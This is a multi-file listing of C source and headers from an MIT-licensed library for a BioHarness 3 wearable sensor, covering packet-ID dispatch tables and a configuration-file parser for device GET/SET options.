		read_periodic_pkts[11]=read_MSG0x2B;
		read_periodic_pkts[12]=read_MSG0x2C;
	}

		if(read_standard_pkts_set==0 && make_standard_pkts_set==0){
			read_standard_pkts_set=make_standard_pkts_set=1;
			standard_pkt_index_map[0]=RD_LOG_DATA;
			standard_pkt_index_map[1]=DEL_LOG_FILE;
			standard_pkt_index_map[2]=SET_RTC_DATE;
			standard_pkt_index_map[3]=GET_RTC_DATE;
			standard_pkt_index_map[4]=GET_BOOT_VER;
			standard_pkt_index_map[5]=GET_APP_VER;
			standard_pkt_index_map[6]=GET_SRLN;
			standard_pkt_index_map[7]=GET_HW_NUM;
			standard_pkt_index_map[8]=GET_BOOTL_NUM;
			standard_pkt_index_map[9]=GET_APP_NUM;
			standard_pkt_index_map[10]=SET_NET_ID;
			standard_pkt_index_map[11]=GET_NET_ID;
			standard_pkt_index_map[12]=GET_UNIT_MAC;
			standard_pkt_index_map[13]=SET_GEN_PKT_RATE;
			standard_pkt_index_map[14]=SET_BREATHE_WF_RATE;
			standard_pkt_index_map[15]=SET_ECG_WF_RATE;
			standard_pkt_index_map[16]=GET_BT_NAME;
			standard_pkt_index_map[17]=SET_RR_RATE;
			standard_pkt_index_map[18]=SET_ACCL_RATE;
			standard_pkt_index_map[19]=SET_ROG;
			standard_pkt_index_map[20]=GET_ROG;
			standard_pkt_index_map[21]=SET_BT_UCONFIG;
			standard_pkt_index_map[22]=GET_BT_UCONFIG;
			standard_pkt_index_map[23]=SET_BT_LCONFIG;
			standard_pkt_index_map[24]=GET_BT_LCONFIG;
			standard_pkt_index_map[25]=SET_BH_UCONFIG;
			standard_pkt_index_map[26]=GET_BH_UCONFIG;
			standard_pkt_index_map[27]=GET_BATT_STAT;
```

```
                standard_pkt_index_map[28]=REBOOT;
                standard_pkt_index_map[29]=BT_PERI_MSG;
                standard_pkt_index_map[30]=RESET_CONFIG;
                standard_pkt_index_map[31]=SET_ACCL_AXIS;
                standard_pkt_index_map[32]=GET_ACCL_AXIS;
                standard_pkt_index_map[33]=SET_ALG_CONFIG;
                standard_pkt_index_map[34]=GET_ALG_CONFIG;
                standard_pkt_index_map[35]=SET_EXT_RATE;
                standard_pkt_index_map[36]=SET_BH_UCONFIG_ITEM;
                standard_pkt_index_map[37]=SET_ACCL_100MG_RATE;
                standard_pkt_index_map[38]=SET_SUMM_RATE;
                standard_pkt_index_map[39]=SET_SUBJ_INFO;
                standard_pkt_index_map[40]=GET_SUBJ_INFO;
                standard_pkt_index_map[41]=SET_REMOTE_MAC_PIN;
                standard_pkt_index_map[42]=GET_REMOTE_MAC_PIN;
                standard_pkt_index_map[43]=GET_REMOTE_DESCR;
                standard_pkt_index_map[44]=GET_SUP_LOG_FORMAT;
                qsort(standard_pkt_index_map, sizeof(standard_pkt_index_map), sizeof(unsigned
char), MSGIDCompare);

                make_standard_pkts[MSGIDLookup(RD_LOG_DATA)]=make_MSG0x01;
                read_standard_pkts[MSGIDLookup(RD_LOG_DATA)]=read_MSG0x01;
                make_standard_pkts[MSGIDLookup(DEL_LOG_FILE)]=make_MSG0x02;
                read_standard_pkts[MSGIDLookup(DEL_LOG_FILE)]=read_MSG0x02;
                make_standard_pkts[MSGIDLookup(SET_RTC_DATE)]=make_MSG0x07;
                read_standard_pkts[MSGIDLookup(SET_RTC_DATE)]=read_MSG0x07;
                make_standard_pkts[MSGIDLookup(GET_RTC_DATE)]=make_MSG0x08;
                read_standard_pkts[MSGIDLookup(GET_RTC_DATE)]=read_MSG0x08;
                make_standard_pkts[MSGIDLookup(GET_BOOT_VER)]=make_MSG0x09;
                read_standard_pkts[MSGIDLookup(GET_BOOT_VER)]=read_MSG0x09;
                make_standard_pkts[MSGIDLookup(GET_APP_VER)]=make_MSG0x0A;
                read_standard_pkts[MSGIDLookup(GET_APP_VER)]=read_MSG0x0A;
                make_standard_pkts[MSGIDLookup(GET_SRLN)]=make_MSG0x0B;
                read_standard_pkts[MSGIDLookup(GET_SRLN)]=read_MSG0x0B;
                make_standard_pkts[MSGIDLookup(GET_HW_NUM)]=make_MSG0x0C;
                read_standard_pkts[MSGIDLookup(GET_HW_NUM)]=read_MSG0x0C;
                make_standard_pkts[MSGIDLookup(GET_BOOTL_NUM)]=make_MSG0x0D;
                read_standard_pkts[MSGIDLookup(GET_BOOTL_NUM)]=read_MSG0x0D;
                make_standard_pkts[MSGIDLookup(GET_APP_NUM)]=make_MSG0x0E;
                read_standard_pkts[MSGIDLookup(GET_APP_NUM)]=read_MSG0x0E;
                make_standard_pkts[MSGIDLookup(SET_NET_ID)]=make_MSG0x10;
                read_standard_pkts[MSGIDLookup(SET_NET_ID)]=read_MSG0x10;
                make_standard_pkts[MSGIDLookup(GET_NET_ID)]=make_MSG0x11;
                read_standard_pkts[MSGIDLookup(GET_NET_ID)]=read_MSG0x11;
                make_standard_pkts[MSGIDLookup(GET_UNIT_MAC)]=make_MSG0x12;
                read_standard_pkts[MSGIDLookup(GET_UNIT_MAC)]=read_MSG0x12;
                make_standard_pkts[MSGIDLookup(SET_GEN_PKT_RATE)]=make_MSG0x14;
                read_standard_pkts[MSGIDLookup(SET_GEN_PKT_RATE)]=read_MSG0x14;
                make_standard_pkts[MSGIDLookup(SET_BREATHE_WF_RATE)]=make_MSG0x15;
                read_standard_pkts[MSGIDLookup(SET_BREATHE_WF_RATE)]=read_MSG0x15;
                make_standard_pkts[MSGIDLookup(SET_ECG_WF_RATE)]=make_MSG0x16;
                read_standard_pkts[MSGIDLookup(SET_ECG_WF_RATE)]=read_MSG0x16;
                make_standard_pkts[MSGIDLookup(GET_BT_NAME)]=make_MSG0x17;
                read_standard_pkts[MSGIDLookup(GET_BT_NAME)]=read_MSG0x17;
```

```
make_standard_pkts[MSGIDLookup(SET_RR_RATE)]=make_MSG0x19;
read_standard_pkts[MSGIDLookup(SET_RR_RATE)]=read_MSG0x19;
make_standard_pkts[MSGIDLookup(SET_ACCL_RATE)]=make_MSG0x1E;
read_standard_pkts[MSGIDLookup(SET_ACCL_RATE)]=read_MSG0x1E;
make_standard_pkts[MSGIDLookup(SET_ROG)]=make_MSG0x9B;
read_standard_pkts[MSGIDLookup(SET_ROG)]=read_MSG0x9B;
make_standard_pkts[MSGIDLookup(GET_ROG)]=make_MSG0x9C;
read_standard_pkts[MSGIDLookup(GET_ROG)]=read_MSG0x9C;
make_standard_pkts[MSGIDLookup(SET_BT_UCONFIG)]=make_MSG0xA2;
read_standard_pkts[MSGIDLookup(SET_BT_UCONFIG)]=read_MSG0xA2;
make_standard_pkts[MSGIDLookup(GET_BT_UCONFIG)]=make_MSG0xA3;
read_standard_pkts[MSGIDLookup(GET_BT_UCONFIG)]=read_MSG0xA3;
make_standard_pkts[MSGIDLookup(SET_BT_LCONFIG)]=make_MSG0xA4;
read_standard_pkts[MSGIDLookup(SET_BT_LCONFIG)]=read_MSG0xA4;
make_standard_pkts[MSGIDLookup(GET_BT_LCONFIG)]=make_MSG0xA5;
read_standard_pkts[MSGIDLookup(GET_BT_LCONFIG)]=read_MSG0xA5;
make_standard_pkts[MSGIDLookup(SET_BH_UCONFIG)]=make_MSG0xA6;
read_standard_pkts[MSGIDLookup(SET_BH_UCONFIG)]=read_MSG0xA6;
make_standard_pkts[MSGIDLookup(GET_BH_UCONFIG)]=make_MSG0xA7;
read_standard_pkts[MSGIDLookup(GET_BH_UCONFIG)]=read_MSG0xA7;
make_standard_pkts[MSGIDLookup(GET_BATT_STAT)]=make_MSG0xAC;
read_standard_pkts[MSGIDLookup(GET_BATT_STAT)]=read_MSG0xAC;
make_standard_pkts[MSGIDLookup(REBOOT)]=make_MSG0x1F;
read_standard_pkts[MSGIDLookup(REBOOT)]=read_MSG0x1F;
make_standard_pkts[MSGIDLookup(BT_PERI_MSG)]=make_MSG0xB0;
read_standard_pkts[MSGIDLookup(BT_PERI_MSG)]=read_MSG0xB0;
make_standard_pkts[MSGIDLookup(RESET_CONFIG)]=make_MSG0xB3;
read_standard_pkts[MSGIDLookup(RESET_CONFIG)]=read_MSG0xB3;
make_standard_pkts[MSGIDLookup(SET_ACCL_AXIS)]=make_MSG0xB4;
read_standard_pkts[MSGIDLookup(SET_ACCL_AXIS)]=read_MSG0xB4;
make_standard_pkts[MSGIDLookup(GET_ACCL_AXIS)]=make_MSG0xB5;
read_standard_pkts[MSGIDLookup(GET_ACCL_AXIS)]=read_MSG0xB5;
make_standard_pkts[MSGIDLookup(SET_ALG_CONFIG)]=make_MSG0xB6;
read_standard_pkts[MSGIDLookup(SET_ALG_CONFIG)]=read_MSG0xB6;
make_standard_pkts[MSGIDLookup(GET_ALG_CONFIG)]=make_MSG0xB7;
read_standard_pkts[MSGIDLookup(GET_ALG_CONFIG)]=read_MSG0xB7;
make_standard_pkts[MSGIDLookup(SET_EXT_RATE)]=make_MSG0xB8;
read_standard_pkts[MSGIDLookup(SET_EXT_RATE)]=read_MSG0xB8;
make_standard_pkts[MSGIDLookup(SET_BH_UCONFIG_ITEM)]=make_MSG0xB9;
read_standard_pkts[MSGIDLookup(SET_BH_UCONFIG_ITEM)]=read_MSG0xB9;
make_standard_pkts[MSGIDLookup(SET_ACCL_100MG_RATE)]=make_MSG0xBC;
read_standard_pkts[MSGIDLookup(SET_ACCL_100MG_RATE)]=read_MSG0xBC;
make_standard_pkts[MSGIDLookup(SET_SUMM_RATE)]=make_MSG0xBD;
read_standard_pkts[MSGIDLookup(SET_SUMM_RATE)]=read_MSG0xBD;
make_standard_pkts[MSGIDLookup(SET_SUBJ_INFO)]=make_MSG0xBE;
read_standard_pkts[MSGIDLookup(SET_SUBJ_INFO)]=read_MSG0xBE;
make_standard_pkts[MSGIDLookup(GET_SUBJ_INFO)]=make_MSG0xBF;
read_standard_pkts[MSGIDLookup(GET_SUBJ_INFO)]=read_MSG0xBF;
make_standard_pkts[MSGIDLookup(SET_REMOTE_MAC_PIN)]=make_MSG0xD0;
read_standard_pkts[MSGIDLookup(SET_REMOTE_MAC_PIN)]=read_MSG0xD0;
make_standard_pkts[MSGIDLookup(GET_REMOTE_MAC_PIN)]=make_MSG0xD1;
read_standard_pkts[MSGIDLookup(GET_REMOTE_MAC_PIN)]=read_MSG0xD1;
make_standard_pkts[MSGIDLookup(GET_REMOTE_DESCR)]=make_MSG0xD4;
```

```
                        read_standard_pkts[MSGIDLookup(GET_REMOTE_DESCR)]=read_MSG0xD4;
                        make_standard_pkts[MSGIDLookup(GET_SUP_LOG_FORMAT)]=make_MSG0xD5;
                        read_standard_pkts[MSGIDLookup(GET_SUP_LOG_FORMAT)]=read_MSG0xD5;


                }
return 1;
}

/*int BH3_genPkt(CONFIG_ITEM* OPTS,unsigned char* PKT,FILE* log_fp){
        int index=MSGIDLookup(OPTS->id);
        if(index>-1){
                return make_standard_pkts[index](OPTS->data,OPTS->data_size,PKT,log_fp);
        }
        char message[100];
        BH3_logMessage(message,sprintf(message,"Lib: Option ID %d is not valid",OPTS->id),log_fp);
return index;
}*/
```

D] BH3_comm.h

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#ifndef BH3_COMM_H
#define BH3_COMM_H
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include "BH3_shared.h"
/*#define STX 0x02
#define ETX 0x03
#define ACK 0x06
#define NACK 0x15
#define GEN_DATA 0x14
#define GET_SRLN 0x0B
#define BT_LINK_CONF 0xA4

#define NAK 0x15
#define MAX_PKT_SIZE 133
#define MAX_DATA_SIZE 128*/

//Mutexes for thread safe CRC calculation
pthread_mutex_t crc_mutex;
pthread_mutexattr_t crc_mutexattr;

int BH3_prepLib();
int BH3_readPKT(unsigned char *,const short*,unsigned short *,unsigned short *,DATA_ITEM**,FILE*);
int BH3_makePKT(unsigned char,unsigned char*,unsigned short,unsigned char*,FILE*);
int BH3_genPkt(CONFIG_ITEM*,unsigned char*,FILE*);
#endif
```

E] BH3_config.c


```
#include "BH3_config.h"
#define MAX_GET_OPTS 5
#define MAX_SET_OPTS 4
static char *get_requests[]={"GET_RTC_DATE","GET_BOOT_SV","GET_MAC","GET_SRLN","GET_APP_VER"};
static char *set_requests[]={"SET_GEN_PKT","SET_ACCL","SET_BRTH_PKT","SET_BT_LINK_CONF"};
static int (*get_functions[NUM_OF_STD_PKTS])(char*,int,CONFIG_ITEM*,FILE*);
static int (*set_functions[NUM_OF_STD_PKTS])(char*,int,CONFIG_ITEM*,FILE*);
static size_t trim(char *out,size_t len, const char *str)
{
 if(len == 0)
   return 0;

 const char *end;
 size_t out_size;

 // Trim leading space
 while(isspace(*str)) str++;

 if(*str == 0)  // All spaces?
 {
   *out = 0;
   return 0;
 }

 // Trim trailing space
 end = str + strlen(str) - 1;
 while(end > str && isspace(*end)) end--;
 end++;
```

```
 // Set output size to minimum of trimmed string length and buffer size minus 1
 out_size = (end - str) < len-1 ? (end - str) : len-1;

 // Copy trimmed string and add null terminator
        memcpy(out, str, out_size);
        out[out_size] = 0;
 return out_size;
}

static int OPTLower(char *target,int size){
        int i=0;
        for(;i<size;i++){
                target[i]=tolower(target[i]);
        }
return 0;
}

static int OPTLookup(char **array,const char *target,int size){

    int begin=0;
    int end=size-1;
    int middle;
    while(end>=begin){

        middle = begin+((end-begin)/2);
        if(strcmp(array[middle],target) == 0)
            return middle;
        else if(strcmp(array[middle],target)<0)
            begin = middle + 1;
        else
            end = middle - 1;

    }
return -1;
}


static int prep_MSG0x08(char *parameter,int parameter_size,CONFIG_ITEM* item,FILE* log_fp){
        if(parameter!=NULL){
                OPTLower(parameter,parameter_size);
                if(strcmp(parameter,"true")==0){
                        item->id=GET_RTC_DATE;
                        item->data=NULL;
                        item->data_size=0;
                        item->next=NULL;
                }
                else{
                        char message[100];
                        BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
GET_RTC_DATE"),log_fp);
                        return -2;
                }
                return 0;
```

```
		}
		else{
		char message[100];
		BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option GET_RTC_DATE"),log_fp);
		}
return -1;
}

static int prep_MSG0x09(char *parameter,int parameter_size,CONFIG_ITEM *item,FILE* log_fp){
		if(parameter!=NULL){
				OPTLower(parameter,parameter_size);
				if(strcmp(parameter,"true")==0){
						item->id=GET_BOOT_VER;
						item->data=NULL;
						item->data_size=0;
						item->next=NULL;
				}
				else{
						char message[100];
						BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
GET_BOOT_SV"),log_fp);
						return -2;
				}
				return 0;
		}
		else{
		char message[100];
		BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option GET_BOOT_SV"),log_fp);
		}
return -1;
}

static int prep_MSG0x0A(char *parameter,int parameter_size,CONFIG_ITEM *item,FILE* log_fp){
		if(parameter!=NULL){
				OPTLower(parameter,parameter_size);
				if(strcmp(parameter,"true")==0){
						item->id=GET_APP_VER;
						item->data=NULL;
						item->data_size=0;
						item->next=NULL;
				}
				else{
						char message[100];
						BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
GET_APP_VER"),log_fp);
						return -2;
				}
				return 0;
		}
		else{
		char message[100];
		BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option GET_APP_VER"),log_fp);
		}
```

```
return -1;
}

static int prep_MSG0x0B(char *parameter,int parameter_size,CONFIG_ITEM *item,FILE* log_fp){
	if(parameter!=NULL){
		OPTLower(parameter,parameter_size);
		if(strcmp(parameter,"true")==0){
			item->id=GET_SRLN;
			item->data=NULL;
			item->data_size=0;
			item->next=NULL;
		}
		else{
			char message[100];
			BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
GET_SRLN"),log_fp);
			return -2;
		}
		return 0;
	}
	else{
	char message[100];
	BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option GET_SRLN"),log_fp);
	}
return -1;
}

static int prep_MSG0x12(char *parameter,int parameter_size,CONFIG_ITEM *item,FILE* log_fp){
	if(parameter!=NULL){
		OPTLower(parameter,parameter_size);
		if(strcmp(parameter,"true")==0){
			item->id=GET_UNIT_MAC;
			item->data=NULL;
			item->data_size=0;
			item->next=NULL;
		}
		else{
			char message[100];
			BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
GET_MAC"),log_fp);
			return -2;
		}
		return 0;
	}
	else{
	char message[100];
	BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option GET_MAC"),log_fp);
	}
return -1;
}

static int prep_MSG0x14(char *parameter,int parameter_size,CONFIG_ITEM* item,FILE* log_fp){
```

```
	if(parameter!=NULL){
		OPTLower(parameter,parameter_size);
		if(strcmp(parameter,"true")==0){
			item->id=SET_GEN_PKT_RATE;
			item->data=malloc(sizeof(char));
			((char*)item->data)[0]=1;
			item->data_size=1;
			item->next=NULL;
		}
		else{
			char message[100];
			BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
SET_GEN_PKT"),log_fp);
			return -2;
		}
		return 0;
	}
	else{
	char message[100];
	BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option SET_GEN_PKT"),log_fp);
	}
return -1;
}

static int prep_MSG0x15(char *parameter,int parameter_size,CONFIG_ITEM* item,FILE* log_fp){

	if(parameter!=NULL){
		OPTLower(parameter,parameter_size);
		if(strcmp(parameter,"true")==0){
			item->id=SET_BREATHE_WF_RATE;
			item->data=malloc(sizeof(char));
			((char*)item->data)[0]=1;
			item->data_size=1;
			item->next=NULL;
		}
		else{
			char message[100];
			BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
SET_BRTH_PKT"),log_fp);
			return -2;
		}
		return 0;
	}
	else{
	char message[100];
	BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option SET_BRTH_PKT"),log_fp);
	}
return -1;
}
static int prep_MSG0x1E(char *parameter,int parameter_size,CONFIG_ITEM* item,FILE* log_fp){

	if(parameter!=NULL){
		OPTLower(parameter,parameter_size);
```

```
		if(strcmp(parameter,"true")==0){
			item->id=SET_ACCL_RATE;
			item->data=malloc(sizeof(char));
			((char*)item->data)[0]=1;
			item->data_size=1;
			item->next=NULL;
		}
		else if(strcmp(parameter,"false")==0){
			item->id=SET_ACCL_RATE;
			item->data=malloc(sizeof(char));
			((char*)item->data)[0]=0;
			item->data_size=1;
			item->next=NULL;
		}
		else{
			char message[100];
			BH3_logMessage(message,sprintf(message,"[Lib config] Unknown value set for option
SET_ACCL"),log_fp);
			return -2;
		}
		return 0;
	}
	else{
	char message[100];
	BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option SET_ACCL"),log_fp);
	}
return -1;
}

static int prep_MSG0xA4(char *parameter,int parameter_size,CONFIG_ITEM* item,FILE* log_fp){

	if(parameter!=NULL){
		char *del_space=" ";
		char *token;
		short link_timeout,lifesign_period;
		token=strtok(parameter,del_space);
		link_timeout=strtol(token,NULL,10);
		token=strtok(parameter,del_space);
		lifesign_period=strtol(token,NULL,10);
		if((link_timeout>-1 && link_timeout < 65536)&&(lifesign_period>-1&&lifesign_period<65536)){
			item->id=SET_BT_LCONFIG;
			item->data=malloc(sizeof(char)*4);
			((char*)item->data)[0]=link_timeout&0xFF;
			((char*)item->data)[1]=(link_timeout>>8)&0xFF;
			((char*)item->data)[2]=lifesign_period&0xFF;
			((char*)item->data)[3]=(lifesign_period>>8)&0xFF;
			item->data_size=4;
			item->next=NULL;
		}
		else{
			char message[100];
			BH3_logMessage(message,sprintf(message,"[Lib config] Unknown values set for option
SET_BT_LINK_CONF"),log_fp);
```

```
                        return -2;
                }
                return 0;
        }
        char message[100];
        BH3_logMessage(message,sprintf(message,"[Lib config] No value set for option
SET_BT_LINK_CONF"),log_fp);

return -1;

}

static int OPTCompare(const void* e1, const void* e2) {
  char* s1 = *(char**)e1;
  char* s2 = *(char**)e2;
  return strcmp(s1, s2);
}

int BH3_prepConfigParse(FILE**fp,char* config_file){

        *fp=fopen(config_file,"r");
        if(*fp == NULL)
                return -1;
        qsort(get_requests,SIZEOF(get_requests),sizeof(char*),OPTCompare);
        qsort(set_requests,SIZEOF(set_requests),sizeof(char*),OPTCompare);
        get_functions[OPTLookup(get_requests,"GET_RTC_DATE",MAX_GET_OPTS)]=prep_MSG0x08;
        get_functions[OPTLookup(get_requests,"GET_BOOT_SV",MAX_GET_OPTS)]=prep_MSG0x09;
        get_functions[OPTLookup(get_requests,"GET_APP_VER",MAX_GET_OPTS)]=prep_MSG0x0A;
        get_functions[OPTLookup(get_requests,"GET_SRLN",MAX_GET_OPTS)]=prep_MSG0x0B;
        get_functions[OPTLookup(get_requests,"GET_MAC",MAX_GET_OPTS)]=prep_MSG0x12;
        set_functions[OPTLookup(set_requests,"SET_GEN_PKT",MAX_SET_OPTS)]=prep_MSG0x14;
        set_functions[OPTLookup(set_requests,"SET_BRTH_PKT",MAX_SET_OPTS)]=prep_MSG0x15;
        set_functions[OPTLookup(set_requests,"SET_ACCL",MAX_SET_OPTS)]=prep_MSG0x1E;
        set_functions[OPTLookup(set_requests,"SET_BT_LINK_CONF",MAX_SET_OPTS)]=prep_MSG0xA4;

return 0;
}

static int parseOPT(char* line,char** opt,char** data){

        char del_1[2]=" ";
    char del_2[2]="\"";
    char *token;
    char temp[160];
    size_t trim_size;
    if(trim(temp,(size_t)160,line)<160){
        if(temp[0]!=0){
                        token=strtok(temp,del_1);
                *opt=malloc(sizeof(char)*(strlen(token)+1));
                memcpy(*opt,token,strlen(token)+1);
                trim_size=trim(temp,160,line);
                token=strtok(token,del_2);
                token=strtok(NULL,del_2);
```

```
                if(token!=NULL){
                        trim_size=trim(temp,(size_t)160,token);
                        *data=malloc(sizeof(char)*(trim_size+1));
                        memcpy(*data,temp,trim_size+1);
                }
                return 0;
                }
        }
return -2;
}

int BH3_parseConfigFile(FILE* log_fp,FILE* config_fp,CONFIG_ITEM** ITEM_LL){
        char *option=NULL;
        int data_len;
        char *data=NULL;
        char *line;
        size_t len=0;
        int set_index,get_index;
        int readBytes=0;
        unsigned long line_num=1;
        *ITEM_LL=malloc(sizeof(CONFIG_ITEM));
        (*ITEM_LL)->next=NULL;
        CONFIG_ITEM* head,*temp;
        head=*ITEM_LL;
        readBytes=getline(&line,&len,config_fp);
        while(readBytes>-1){
        if(parseOPT(line,&option,&data)>-1 && option!=NULL){
                        if(option[0]!='#'){
                                set_index=OPTLookup(set_requests,option,MAX_SET_OPTS);
                                get_index=OPTLookup(get_requests,option,MAX_GET_OPTS);
                                if(data!=NULL)
                                        data_len=strlen(data)+1;
                        if(get_index>-1){
                                if(get_functions[get_index](data,data_len,*ITEM_LL,log_fp)==0){
                                        (*ITEM_LL)->next=malloc(sizeof(CONFIG_ITEM));
                                        temp=*ITEM_LL;
                                        *ITEM_LL=(CONFIG_ITEM*)(*ITEM_LL)->next;
                                        (*ITEM_LL)->next=NULL;
                                        }
                                }
                        else if(set_index>-1){
                                 if(set_functions[set_index](data,data_len,*ITEM_LL,log_fp)==0){
                                        (*ITEM_LL)->next=malloc(sizeof(CONFIG_ITEM));
                                        temp=*ITEM_LL;
                                        *ITEM_LL=(CONFIG_ITEM*)(*ITEM_LL)->next;
                                        (*ITEM_LL)->next=NULL;
                                        }
                                }
                                else{
                                        char message[100];
                                        BH3_logMessage(message,sprintf(message,"[Lib config] Invalid or
Unknown option at line %lu\n",line_num),log_fp);
                                }
```

```
                        free(option);
                option=NULL;
                free(data);
                data=NULL;
                len=0;
                        }
                }
        readBytes=getline(&line,&len,config_fp);
                line_num++;
        }
        temp->next=NULL;
        (*ITEM_LL)->data=NULL;
        free((*ITEM_LL));

        *ITEM_LL=head;
return 0;
}

int BH3_delConfigItem(CONFIG_ITEM* ci){
        if(ci!=NULL){
                if(ci->data!=NULL)
                        free(ci->data);
        }
return 0;
}

int BH3_endConfigParse(FILE* conf_fp){
        fclose(conf_fp);
return 0;
}
```

F] BH3_config.h

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#ifndef BH3_CONFIG_H
#define BH3_CONFIG_H
#include "BH3_shared.h"
int BH3_prepConfigParse(FILE**,char*);
int BH3_parseConfigFile(FILE*,FILE*,CONFIG_ITEM**);
int BH3_endConfigParse(FILE*);
int BH3_delConfigItem(CONFIG_ITEM*);

#endif
```

G] BH3_lib.h

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#ifndef BH3_LIB_H
#define BH3_LIB_H
#include "BH3_config.h"
#include "BH3_comm.h"
#include "BH3_package.h"

#endif
```

H] BH3_package.c

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#include "BH3_package.h"
/*typeof struct DATA_ITEM{
        unsigned char maj_id; //id of packet type (i.e. General, Summary)
        unsigned char min_id; //sequence number, id of packet data type (i.e. heartrate, battery, temperature)
        int data_size;
        char *data;
        void *next;
} BH3_DATA;*/

/* create an array of all the post variable name strings, their index matches up with their data id.*/
/* postvarnames was created with the shell one-liner:
 * awk '/VAR_/{gsub(/VAR_/,"");print "\""$2"\", "}' BH3_shared.h|tr 'A-Z' 'a-z'|awk -vORS="" '1'
 * If the definitions are changed then the script should be rerun
 * */

const static char postvarnames[MAX_VARS][VAR_LENGTH]={"null","timestamp", "hrt_rate", "resp_rate",
"skin_temp", "posture", "vmu", "peak_accel", "batt_vol", "breathe_wa", "ecg_amp", "ecg_noise",
"vert_accel_min", "vert_accel_peak", "lat_accel_min", "lat_accel_peak", "sag_accel_min", "sag_accel_peak",
"zephyr_sys_chnl", "gsr", "rog_status", "rog_time", "alarm", "batt_stat", "pmws", "uibs", "bhhsl", "bhesc",
"breathe_wf", "ecg_wf", "rtr", "accel_data", "dev_manufac_code", "dev_type_code", "bluetooth_mac", "status",
